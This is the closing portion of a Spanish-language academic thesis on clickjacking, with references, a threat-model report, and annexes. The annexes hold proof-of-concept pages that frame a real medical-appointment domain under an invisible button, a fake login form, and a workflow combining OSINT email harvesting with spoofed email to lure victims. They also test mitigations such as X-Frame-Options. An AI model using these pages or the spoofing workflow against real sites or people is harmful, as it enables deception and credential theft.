[30] J. A. Shamsi, S. Hameed, W. Rahman, F. Zuberi, K. Altaf, and A. Amjad, "Clicksafe: Providing security against clickjacking attacks," *Proc. - 2014 IEEE 15th Int. Symp. High-Assurance Syst. Eng. HASE 2014*, pp. 206–210, 2014, doi: 10.1109/HASE.2014.36.

[31] B. Hill, "a Daptive U Ser I Nterface R Andomization a S an a Nti -C Lickjacking S Trategy," no. May, 2012.

[32] A. Saini, M. S. Gaur, V. Laxmi, and M. Conti, "You click, I steal: analyzing and detecting click hijacking attacks in web pages," *Int. J. Inf. Secur.*, vol. 18, no. 4, pp. 481–504, 2019, doi: 10.1007/s10207-018-0423-3.

[33] G. Yang, J. Huang, and G. Gu, "Open access to the Proceedings of the 28th USENIX Security Symposium is sponsored by USENIX. Iframes/Popups Are Dangerous in Mobile WebView: Studying and Mitigating Differential Context Vulnerabilities Iframes/Popups Are Dangerous in Mobile WebView: Study," 2019.

[34] S. F. Hidhaya and A. Geetha, "Detection of Vulnerabilities Caused by WebView Exploitation in Smartphone," *2017 9th Int. Conf. Adv. Comput. ICoAC 2017*, pp. 357–364, 2018, doi: 10.1109/ICoAC.2017.8441444.

[35] L. Wu, B. Brandt, X. Du, and B. Ji, "Analysis of clickjacking attacks and an effective defense scheme for Android devices," *2016 IEEE Conf. Commun. Netw. Secur. CNS 2016*, pp. 55–63, 2017, doi: 10.1109/CNS.2016.7860470.

[36] L. Ying, Y. Gu, Y. Chengy, P. Su, Y. Lu, and D. Feng, "Attacks and defence on android free floating windows," *ASIA CCS 2016 - Proc. 11th ACM Asia Conf. Comput. Commun. Secur.*, pp. 759–770, 2016, doi: 10.1145/2897845.2897897.

[37] Y. L. Chen, H. M. Lee, A. B. Jeng, and T. E. Wei, "DroidCIA: A novel detection method of code injection attacks on HTML5-based mobile apps," *Proc. - 14th IEEE Int. Conf. Trust. Secur. Priv. Comput. Commun. Trust. 2015*, vol. 1, pp. 1014–1021, 2015, doi: 10.1109/Trustcom.2015.477.

9 ANEXOS

Anexo I. Reporte de Riesgos de Microsoft Threat Modeling.


Threat Modeling Report

Created on 12/8/2020 23:28:44

Threat Model Summary:

Not Started	18
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	18
Total Migrated	0


Diagram: Escenario Tesis



Escenario Tesis Diagram Summary:

Not Started	18
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	18
Total Migrated	0

Interaction: HTTP Request



1. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: WEB Browser may be able to impersonate the context of User in order to gain additional privilege.

Justification: <no mitigation provided>


2. Spoofing the User External Entity [State: Not Started] [Priority: High]

Category: Spoofing

Description: User may be spoofed by an attacker and this may lead to unauthorized access to WEB Browser. Consider using a standard authentication mechanism to identify the external entity.

Justification: <no mitigation provided>

Interaction: HTTP Request



3. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: Web Server may be able to impersonate the context of Fake Web in order to gain additional privilege.

Justification: <no mitigation provided>

4. Collision Attacks [State: Not Started] [Priority: High]

Category: Tampering

Description: Attackers who can send a series of packets or messages may be able to overlap data. For example, packet 1 may be 100 bytes starting at offset 0. Packet 2 may be 100 bytes starting at offset 25. Packet 2 will overwrite 75 bytes of packet 1. Ensure you reassemble data before filtering it, and ensure you explicitly handle these sorts of cases.

Justification: <no mitigation provided>


5. Replay Attacks [State: Not Started] [Priority: High]

Category: Tampering

Description: Packets or messages without sequence numbers or timestamps can be captured and replayed in a wide variety of ways. Implement or utilize an existing communication protocol that supports anti-replay techniques (investigate sequence numbers before timers) and strong integrity.

***Justification*:** <no mitigation provided>

Interaction: HTTP Request



6. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: Web Server may be able to impersonate the context of Hacker in order to gain additional privilege.

Justification: <no mitigation provided>


7. Spoofing the Hacker External Entity [State: Not Started] [Priority: High]

Category: Spoofing

Description: Hacker may be spoofed by an attacker and this may lead to unauthorized access to Web Server. Consider using a standard authentication mechanism to identify the external entity.

Justification: <no mitigation provided>

Interaction: HTTP Request



8. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: Fake Web may be able to impersonate the context of WEB Browser in order to gain additional privilege.

Justification: <no mitigation provided>

9. Cross Site Scripting [State: Not Started] [Priority: High]

Category: Tampering

Description: The web server 'Fake Web' could be a subject to a cross-site scripting attack because it does not sanitize untrusted input.

Justification: <no mitigation provided>


10. WEB Browser Process Memory Tampered [State: Not Started] [Priority: High]

Category: Tampering

Description: If WEB Browser is given access to memory, such as shared memory or pointers, or is given the ability to control what Fake Web executes (for example, passing back a function pointer.), then WEB Browser can tamper with Fake Web. Consider if the function could work with less access to memory, such as passing data rather than pointers. Copy in data provided, and then validate it.

Justification: <no mitigation provided>

Interaction: HTTP Response



11. Web Server Process Memory Tampered [State: Not Started] [Priority: High]

Category: Tampering

Description: If Web Server is given access to memory, such as shared memory or pointers, or is given the ability to control what Fake Web executes (for example, passing back a function pointer.), then Web Server can tamper with Fake Web. Consider if the function could work with less access to memory, such as passing data rather than pointers. Copy in data provided, and then validate it.

Justification: <no mitigation provided>

12. Weak Authentication Scheme [State: Not Started] [Priority: High]

Category: Information Disclosure

Description: Custom authentication schemes are susceptible to common weaknesses such as weak credential change management, credential equivalence, easily guessable credentials, null credentials, downgrade authentication or a weak credential change management system. Consider the impact and potential mitigations for your custom authentication scheme.

Justification: <no mitigation provided>

13. Cross Site Scripting [State: Not Started] [Priority: High]

Category: Tampering

Description: The web server 'Fake Web' could be a subject to a cross-site scripting attack because it does not sanitize untrusted input.

Justification: <no mitigation provided>


14. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: Fake Web may be able to impersonate the context of Web Server in order to gain additional privilege.

Justification: <no mitigation provided>

Interaction: HTTP Response



15. Elevation Using Impersonation [State: Not Started] [Priority: High]

Category: Elevation Of Privilege

Description: WEB Browser may be able to impersonate the context of Fake Web in order to gain additional privilege.

Justification: <no mitigation provided>

16. Collision Attacks [State: Not Started] [Priority: High]

Category: Tampering

Description: Attackers who can send a series of packets or messages may be able to overlap data. For example, packet 1 may be 100 bytes starting at offset 0. Packet 2 may be 100 bytes starting at offset 25. Packet 2 will overwrite 75 bytes of packet 1. Ensure you reassemble data before filtering it, and ensure you explicitly handle these sorts of cases.

Justification: <no mitigation provided>

17. Replay Attacks [State: Not Started] [Priority: High]

Category: Tampering

Description: Packets or messages without sequence numbers or timestamps can be captured and replayed in a wide variety of ways. Implement or utilize an existing communication protocol that supports anti-replay techniques (investigate sequence numbers before timers) and strong integrity.

Justification: <no mitigation provided>

18. Fake Web Process Memory Tampered [State: Not Started] [Priority: High]

Category: Tampering

Description: If Fake Web is given access to memory, such as shared memory or pointers, or is given the ability to control what WEB Browser executes (for example, passing back a function pointer.), then Fake Web can tamper with WEB Browser. Consider if the function could work with less access to memory, such as passing data rather than pointers. Copy in data provided, and then validate it.

Justification: <no mitigation provided>

Anexo II. Reducción del árbol de ataque.




Figura 23. Árbol de ataque reducido.

Anexo III. Código fuente página p1.html

```
<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset ="UTF-8">
</head>

<body>
        <link rel="stylesheet" type="text/css" href="p1.css">
        <iframe src="https://msp.citas.med.ec/" scrolling="no">
        </iframe>
        <button onclick="ataque()" type="submit">Atacante</button>
        <script>
        function ataque() {
          alert("CLICKJACKING COMPLETADO");
        }
        </script>

</body>

</html>
```

p1.css

```
button{
        width: 224px;
        top: 392px;
        height: 50px;
        left: 858px;
   position: absolute;
        z-index: 1;
        opacity: 0;
        cursor: pointer;
}

iframe{
        width:1360px;
        height: 650px;
        top: 0px;
        left: 0px;
        position: absolute;
        z-index: 1;
        opacity: 1;
        filter: alpha(opacity=0);
}
```

Anexo IV. Código fuente página p2.html

p2.html

```
<html>
<link rel="stylesheet" type="text/css" href="p2.css">
<iframe src="http://localhost/Pagina1/p1.html" scrolling="no">
</iframe>
<div class="wrapper">
            <form class="form-signin">
              <h2 class="form-signin-heading">INGRESO</h2>
              <input        type="text"        class="form-control"        name="username"
        placeholder="Correo Electronico" required="" autofocus="" />
                    <br><br>
              <input type="password" class="form-control" name="password"
        placeholder="Contrasena" required=""/>
                    <br><br>
              <label class="checkbox">
                <input    type="checkbox"    value="remember-me"    id="rememberMe"
        name="rememberMe"> Recordarme
              </label>
                     <br><br>
              <button class="btn btn-lg btn-primary btn-block"
        type="submit">Ingresar</button>
            </form>
  </div>
</html>
```

p2.css

```
iframe{
        width:850px;
        height: 450px;
        top: 0px;
        left: 0px9
        position: absolute;
        z-index: 1;
        opacity: 1;
        filter: alpha(opacity=0);
}

.wrapper{
   width:300px;
        float: right;
        border-radius: 10px;
        font-family:raleway;
        border: 5px solid #ccc;
        padding: 30px 40px 25px;
        margin-top: 70px;
        background-color: #DEF37F;
}
```

Anexo V. Escenarios Vector de ataque V4

Escenario 1 (V4)

Para el escenario 1 se implementó la técnica de ocultación en los navegadores Microsoft Edge (*Figura 24*) y Google Chrome (*Figura 25*) sin la activación de plugins.




Figura 24. Ejecución de clickjacking Microsoft Edge.




Figura 25. Ejecución de clickjacking Google Chrome.

Para el escenario 1 el ataque mediante el método de ocultación fue imperceptible para el usuario en vista de que la página web no contaba con medidas de mitigación para este tipo de ataque, el resultado fue similar para los dos navegadores.

Escenario 2 (V4)

Para la implementación que de este escenario se utiliza la técnica de ocultación sobre los navegadores Google Chrome y Microsoft Edge sin la utilización de plugins con medidas de sanitización en ambos navegadores.

Mitigación E2 (V4)

Para el escenario 2 se procedió a crear una nueva página web a la cual denominaremos p2.html con el fin de que en esta insertemos nuestra página original P1 en la cual se encuentra agregado el codigo XFrame con el fin de evaluar la efectividad de esta medida de mitigación, se desplegaron las páginas web en los navegadores: Google Chrome y Microsoft Edge únicamente aplicando medidas de sanitización sugeridas a nivel de código y sin la activación de plugins en el navegador Google Chrome.

Como primer paso se agregó a nuestro servidor XAMMP en la ubicación de nuestra página web un archivo .htaccess con los comandos **Header set X-Frame-Options DENY** y **Header set X-Frame-Options SAMEORIGIN.**

Una vez aplicada esta medida a nivel de código se evaluó la efectividad en los navegadores Google Chrome y Microsoft Edge, cabe indicar que para evaluar X-Frame SAMEORIGIN se agregó la página web p2.html a un servidor distinto al que ubicamos la página web p1.html.

Implementación de XFrame en Google Chrome.

Figura 26. Aplicación de Xframe en Google Chrome

Se pudo observar que el navegador Google Chrome bloquea completamente cualquier tipo de página que se encuentra asociada mediante iframe.

Implementación de XFrame en Microsoft Edge.




Figura 27. Aplicación de Xframe en Microsoft Edge

Con respecto al navegador Microsoft Edge se pudo evidenciar que no realiza el bloqueo completo de iframe y nos brinda una opción para que la pagina asociada se abra en una nueva ventana.

Escenario 3 (V4)

Para el vector de ataque 4 se aplica el método de ocultación y además se utilizaron plugins que sean comunes para el navegador Google Chrome y Microsoft Edge con el fin de analizar el nivel de eficiencia en la prevención de ataques con iframes.




Figura 28. Extensiones de Microsoft Edge.




Figura 29. Extensiones de Google Chrome.

Anexo VI. Escenarios Vector de ataque V6.

Escenario 2 (V6)

Antes de iniciar la implementación del vector de ataque es de gran ayuda conocer información pública sobre la víctima o institución que se desea atacar, se puede utilizar herramientas de OSINT que nos permitan obtener mayor cantidad de información de nuestro objetivo y realizar un ataque más preciso.

En nuestro caso utilizaremos la herramienta Maltego en Kali Linux para este ejemplo se buscará el dominio de una institución para conocer correos electrónicos públicos.




Figura 30. Herramienta Maltego.

Con los correos electrónicos obtenidos realizamos el ataque de email spoofing mediante la herramienta anonymailer http://www.anonymailer.net/ para ello ingresaremos el correo electrónico de nuestra victima e insertaremos nuestro sitio web p1.html en un hipervínculo para que sea redireccionada al mismo y poder aplicar la técnica de clickjacking.




Figura 31. Herramienta anonymailer.

Una vez la victima ingrese al link enviado, se muestra el sitio web malicioso.

Mitigación E2 (V6)

Se ha agregado en nuestro sitio web p1.html el siguiente código, con el fin de que nuestro botón de ingreso se muestre en distintas posiciones del eje X, evitando de esta manera que un atacante logre predecir la ubicación de nuestro botón:

```
<script>
  var btn = document.getElementById("btn");
  btn.style.left = Math.floor((Math.random() * 200) + 1) + "px";
</script>
```

Los resultados que se obtuvieron en el navegador Google Chrome y Microsoft Edge fueron similares sin embargo existe una ligera posibilidad que la randomizacion llegue a coincidir con la posición en la que el atacante coloque un botón malicioso.

